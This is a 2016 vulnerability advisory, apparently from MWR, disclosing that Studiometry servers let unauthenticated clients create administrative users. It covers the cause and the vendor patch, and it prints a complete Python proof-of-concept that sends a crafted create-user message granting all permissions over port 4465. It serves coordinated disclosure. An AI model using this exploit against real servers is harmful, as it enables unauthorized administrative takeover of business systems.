

Studiometry – Unauthenticated Administrative User Creation

2016-07-25

Software	Studiometry
Affected Versions	12.5.6 – Windows Version 12.6 – Windows Version (only two versions tested)
CVE Reference	N/A
Author	Bryan Schmidt
Severity	High
Vendor	Oranged Software
Vendor Response	Patch Issued

Description:

Studiometry is a project and client management tool that is directed at small business. The tool comes in several forms with both a Windows and Mac OSX implementation. Additionally, cloud services are provided as well as an iOS mobile application. The Windows version of the application was tested but the advisory could affect the iOS and Mac OSX implementations. The configuration was that of a self-administered Studiometry server that a small business would be likely to use.

It was discovered that unauthenticated users can create any type of user for the application including administrative users.

Impact:

An attacker could leverage this vulnerability to gain complete control over the Studiometry server.

Cause:

The Studiometry server does not verify that a client is authenticated before accepting requests.

Interim Workaround:

MWR strongly recommends that access to the Studiometry server be limited to that of trusted employees.

Solution:

Update to Studiometry 12.6.1.


Technical details

It was discovered that the Studiometry application did not verify that requests were sent from an authenticated user. Through this vulnerability, MWR was able to send an unauthenticated request to a Studiometry server that successfully added an administrative user to the server.

In the following screenshot, the self-crafted script 'create_user.py' was run against the Studiometry server located at 10.0.2.9. In this request, the script sends a create user request to the application over port 4465. The proof-of-concept code can be found in the Further Information section of this advisory:

```
root@testing:~# python create_user.py unauthenticated password 10.0.2.9
Message sent successfully
Created user: unauthenticated
```

As seen in the following screenshot, the 'unauthenticated' user was successfully added to the Employee list on the server. At the time of testing, users of any permission level could be added to the server by editing the create user request.



Further Information

<http://oranged.net/studiometry/versionhistory/>

Unauthenticated User Proof-of-Concept code:

```
import socket
import sys
import base64
import random, string

# function to create random user id string
def randomID(length):
    return ''.join(random.choice(string.uppercase) for i in range(length))

ip=sys.argv[3]
username=sys.argv[1]
password=base64.b64encode(sys.argv[2])
id="EM-"+randomID(21)

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
except:
    print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error message : ' + msg[1]

s.connect((ip,4465))
reply = s.recv(4096)

# create user request for Studiometry server
message =
"1119</classItemType/>EMPLOYEEclass</classItemType/></dbid/>0</dbid/></id/>"+id+"</id/></Is Archived/>0</IsArchived/></NETdatemodified/>2016-07-08 11:44:07</NETdatemodified/></isDirty/>1</isDirty/></CLOUDDateUpdated/></CLOUDDateUpdated/></Links/></Links/></name/>" + username + "</name/></loginname/>" + username + "</loginname/></password/>" + password + "</password/></statusitemmode/>0</statusitemmode/></contactinfoID/></contactinfoID/></isdefault/>0</isdefault/></mydefaulttimer/></mydefaulttimer/></overrideothertimers/>0</overrideothertimers/></hidetoolbar/>0</hidetoolbar/></runningtimerwindowmode/>0</runningtimerwindowmode/></tmviewoptions/>0,0,0,0,</tmviewoptions/></notes
```

```

/></notes/></toolbarviewsettings/></toolbarviewsettings/></live/>1</live/></loggedtimes/></loggedtimes/></permissionstring/>editpreferences-1,editemployees-1,viewemployeedata-1,viewclientdata-1,editclientdata-1,createdeleteclients-1,viewvendorlist-1,viewvendordata-1,editvendordata-1,createdeletevendors-1,assign tovendors-1,viewcontactdata-1,editcontactdata-1,createdeletecontacts-1,viewnonpublicprojects-1,editprojects-1,createdeleteprojects-1,projectinfotab-1,projectsettingstab-1,projectpeopletab-1,projectfilestab-1,projectplanningtab-1,projectstagesetup-1,projectstagechange-1,projectnotestab-1,projectsummarytab-1,createtodos-1,viewotheremployeeestodos-1,viewdebtcredits-1,editdebtcredits-1,viewotheremployeesdebtcredits-1,editotheremployeesdebtcredits-1,edittimers-1,viewotheremployeeestimers-1,editotheremployeeestimers-1,createtimesheets-1,edittimesheets-1,createweektimesheets-1,modifyexistingtimesinweeklytimesheet-1,lowertotalsviewweektimesheet-1,deleteitemsviaweeklytimesheet-1,viewrates-1,receive notifications-1,editnotificationsettings-1,editotheremployeesnotifications-1,receiveglobalnotifications-1,sendmanualnotifications-1,sendcompanywidenotifications-1,assigngroupstothers-1,deleteothersgroups-1,explicitlyAllowSummaryAccess-0,groupedit-1,useinventories-1,viewninventorytotals-1,viewEditLogs-1,FormEntry-1,FormTemplates-1,vieweditpayments-1,vieweditaccounting-1,vieweditinvoices-1,caneditinvoices-1,vieweditreports-1,caneditreports-1,edittaxsettings-1,accessservedfiles-1,</permissionstring/></watchlist/></watchlist/></grouplist/></grouplist/></notificationsettings/></notificationsettings/></draggingspots/></draggingspots/></watchlistfiltermode/>all</watchlistfiltermode/></defaultpickermode/>0</defaultpickermode/></viewoptionsstring/></viewoptionsstring/></db_costrate/>0</db_costrate/></overridecost/>0</overridecost/></debtListViewSelections/>Mode,All,,,,,,,,PaidShow</debtListViewSelections/></TMOverviewOptions/></TMOverviewOptions/></calendarGroups/></calendarGroups/>< !EOLSUCCESS>ENDOFTRANSMISSION"

```

```

try :
    #send whole string
    s.sendall(message)
except socket.error:
    #Send failed error message
    print 'Send failed'
    sys.exit()

s.close()

print 'Message sent successfully'
print "Created user: " + username

```

Detailed Timeline

Date	Summary
2016-07-11	Issue reported to vendor
2016-07-11	Response received from vendor
2016-07-12	Vendor provided beta with patches for testing. Vulnerability verified as fixed in beta
2016-07-14	Vendor notified MWR that an official patch would be released 2016-07-25
2016-07-25	Oranged Software released official patched version 12.6.1 of Studiometry